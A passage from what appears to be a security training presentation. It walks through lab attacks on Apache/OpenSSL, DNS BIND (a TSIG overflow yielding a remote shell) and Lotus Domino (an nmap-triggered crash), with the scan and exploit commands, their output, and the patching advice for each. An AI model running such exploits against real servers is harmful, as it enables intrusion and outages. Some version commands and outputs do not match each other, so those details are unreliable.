[root@mk5 root]#rpm -q openssl
openssl 0.9.6b-8
```

If the fix was applied on OpenSSL

If the fix was applied on OpenSSL,

```
[root@mk5 root]#./apachessl 192.168.1.120
Apache & OpenSSL 0.9.6 Exploit for evaluation
Trying to exploit 192.168.1.120
Checking version --> Checking Apache version from GET HTTP1.1 reply
Selected architecture: Red-Hat Apache 1.3.20 (7) --> Apache 1.3.20 is detected
Creating 20 dummy connections
connected
ssl_connect_host
ssl_connect_host
send_client_hello --> Sending malicious SSLV2 handshaking data which causes a buffer overflow
get_server_hello
send_client_master_key
generate_session_keys
get_server_verify
FAILED --> Attack is failed because fix (openssl-0.9.6b-28.i386.rpm) was applied on OpenSSL
```

Attack is failed because the buffer overflow vulnerability was fixed by upgraded OpenSSL


Attack example 2
DNS BIND buffer overflow attack

Attack example 2 - DNS BIND buffer overflow attack

- This attack uses DNS BIND buffer overflow in transaction signature (TSIG) handling code
- This vulnerability is discussed in VU#196945 in CERT vulnerability note
- DNS BIND prior to version 8.2.3 is affected with this vulnerability
- In this presentation, I will show realistic attack example with harmless version which just invokes command shell on the attacker's screen

Attack example 2 - DNS BIND buffer overflow attack

Network configuration



Attacker
mk5.makoto.com
192.168.1.130

Redhat Linux 7.2

Target server
linux.makoto.com
192.168.1.120

Redhat Linux 7.2
DNS BIND 8.2.2-P5

Attack example 2 - DNS BIND buffer overflow attack

Attacker scans the target server with port scanning tool (nmap)

```
[root@mk5 root]# nmap 192.168.1.120

Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Interesting ports on linux.makoto.com (192.168.1.120):
(The 1532 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
23/tcp     open        telnet
53/tcp     open        domain
80/tcp     open        http
111/tcp    open        sunrpc
443/tcp    open        https
5680/tcp   open        canna
6000/tcp   open        X11
22273/tcp  open        wnn6
32773/tcp  open        sometimes-rpc9
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

Now attacker knows port 53(DNS) is open for attacking

Attack example 2 - DNS BIND buffer overflow attack

Attacker downloads source file from the attacker's website and complies it...

```
[root@mk5 root]# gcc -o bindtsig [redacted]
[root@mk5 root]#
```

Attack example 2 - DNS BIND buffer overflow attack

Attacker executes attacking program with target's IP address..

```
[root@linux ftpuser]# ./bindtsig linux.makoto.com

iquery resp len = 719
retrieved stack offset = bffff888
# bffff800 newebp
# 1c0 towrite
+ 6 rr recidx
+ 1c offset
* injecting shellcode
# bffff9b8 stackfrm
# bffff688 shellcode
# args 80d7cd0, 4016ab00
connecting..
wait for your shell..
Linux linux.makoto.com 2.4.7-10 #1 Thu Sep 6 17:27:27 EDT 2001 i686 unknown
uid=25(named) gid=25(named) groups=25(named)
id
uid=25(named) gid=25(named) groups=25(named) <-- Attacker gets named authority
pwd
/var/named
```

Now attacker gets command shell on attacker's screen...

DNS BIND buffer overflow attack - How to prevent

- Hide DNS BIND version information
  - Attacking program needs DNS BIND's version to send version specific attacking data
  - If the attacking program cannot detect DNS BIND's version, attacker needs to try with different BIND versions one by one
  - Even though BIND version is hidden, attacker can attack with many trials anyway

- Apply fix on DNS BIND - upgrading to DNS BIND 8.2.3 fixes this vulnerability
  - iSeries V5R2/V5R1 is not affected with this vulnerability because DNS BIND version is 8.2.5(V5R2) and 8.2.3(V5R1)

- Filter out incoming ICMP Echo Request packets with IPFILTER
  - If you don't have a special reason to allow public to send ICMP Echo Request packet to your server, filtering out incoming ICMP Echo Request packets is better choice

Applying the fix on DNS BIND

To apply the fix for this vulnerability, upgrade DNS BIND to 8.2.3

- For RedHat linux, upgrade DNS BIND to bind-8.2.2_P5-25.i386.rpm

```
[root@mk5 root]#rpm -U --nodeps bind-8.2.2_P5-25.i386.rpm
[root@mk5 root]#rpm -q openssl
bind-8.2.2_P5-25

Usage of rpm command:
-q Inquires current package version level
-U Upgrade package
   --nodeps  No package dependencies with other packages
   --oldpackage  Downgrade to the old package level
```

- To downgrade DNS BIND, type in the following:

```
[root@mk5 root]#rpm -U --oldpackage bind-8.2.2_P5-9.i386.rpm
[root@mk5 root]#rpm -q openssl
bind-8.2.2_P5-9
```

If the fix was applied on DNS BIND

If the fix was applied on DNS BIND,

```
[root@linux ftpuser]# ./bindtsig linux.makoto.com

iquery resp len = 12
retrieved stack offset = 0
could not write our data in buffer
connecting..
error:named not vulnerable or wrong offsets used
```

Attack is failed because the buffer overflow vulnerability was fixed by upgraded DNS BIND

Attack example 3
Domino server DoS attack

Attack example 3 - Domino server DoS attack

- This attack uses Domino server HTTP/SSL task SunRPC DoS(Denial of Service) vulnerability
- This vulnerability is discussed in SPR# MALR4Y6RL8 in Lotus Domino fix list database
- Domino server prior to R5.0.9 with HTTP task running and SSL enabled is affected with this vulnerability
- This attack sends SunRPC null commands to target server's port 443 and it causes nhttp task crash then it takes whole Domino server down
- In this presentation, I will show realistic attack example using nmap command. Nmap has an option to send SunRPC null commands to specific port(443)

Attack example 3 - Domino server DoS attack

Lotus developer domain - Fix list database

SPR # MALR4Y6RL8   Fixed in release 5.0.9   Security fix

Product Area
Server


Technical Area
Security - SSL

Platform
Cross Platform

Description
SPR# MALR4Y6RL8 - Fixed a potential Denial of Service Attack.

Attack example 3 - Domino server DoS attack

Network configuration



Attacker
mk5.makoto.com
192.168.1.130

Redhat Linux 7.2

Target server
mk6.makoto.com
192.168.1.140

Windows2000 professional
Lotus domino server R5.0.8
HTTP task is running
SSL is enabled

Attack example 3 - Domino server DoS attack

Attacker scans the target server with port scanning tool (nmap)

```
[root@mk5 root]# nmap 192.168.1.140

Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Interesting ports on mk6.makoto.com (192.168.1.140):
(The 1535 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
443/tcp    open        https
445/tcp    open        microsoft-ds
1025/tcp   open        listen
1352/tcp   open        lotusnotes

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

Now attacker knows lotus notes server is running(port 1352) and port 443(SSL) is open for attacking

Attack example 3 - Domino server DoS attack

Domino server active tasks list before attack

```
 > show task
Lotus Domino (r) Server (Release 5.0.8  for Windows/32) 2003/01/22 15:59:44
Server name:              mk6/makoto
Server directory:         E:\Lotus\Domino\Data
 .....
      Task                    Description
 Database Server      Perform console commands
 Database Server      Listen for connect requests on TCPIP
 Database Server      Load Monitor is idle
 Database Server      Database Directory Manager Cache Refresher is idle
 Database Server      Idle task
 Database Server      Idle task
 Database Server      Perform Database Cache maintenance
 Database Server      Idle task
 Database Server      Idle task
 Database Server      Idle task
 Database Server      Idle task
 Database Server      Idle task
 Database Server      Idle task
 Maps Extractor       Idle
 HTTP Web Server         Listening on port(s) 80, 443
 Stats                Idle
 Schedule Manager     Idle
 Event Monitor        Idle
 Calendar Connector   Idle
 Admin Process        Idle
 Agent Manager        Executive '1': Idle
 Agent Manager        Idle
 Indexer              Idle
 Replicator           Idle
 Router               Idle
```

HTTP web server task is running and SSL is enabled (listening port 443 - SSL)

Attack example 3 - Domino server DoS attack


Attacker attacks the target server with nmap command

```
[root@mk5 root]# nmap -n[redacted].168.1.140

Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.1.140):
Port       State       Service (RPC)
443/tcp    open        https

Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds
```

This attack crashes nhttp task then it takes whole Domino server down



Application Error Notification

An application error has occurred in the program

nhttp.exe

Crash information will be saved to the file NOTES.RIP in
E:\Lotus\Domino\Data

Please report this crash to the vendor of the faulting application

Domino server DoS attack - How to prevent

- Upgrade Domino server to R5.0.9 or higher
- If your domino server is prior to R5.0.9, disabling SSL prevents this problem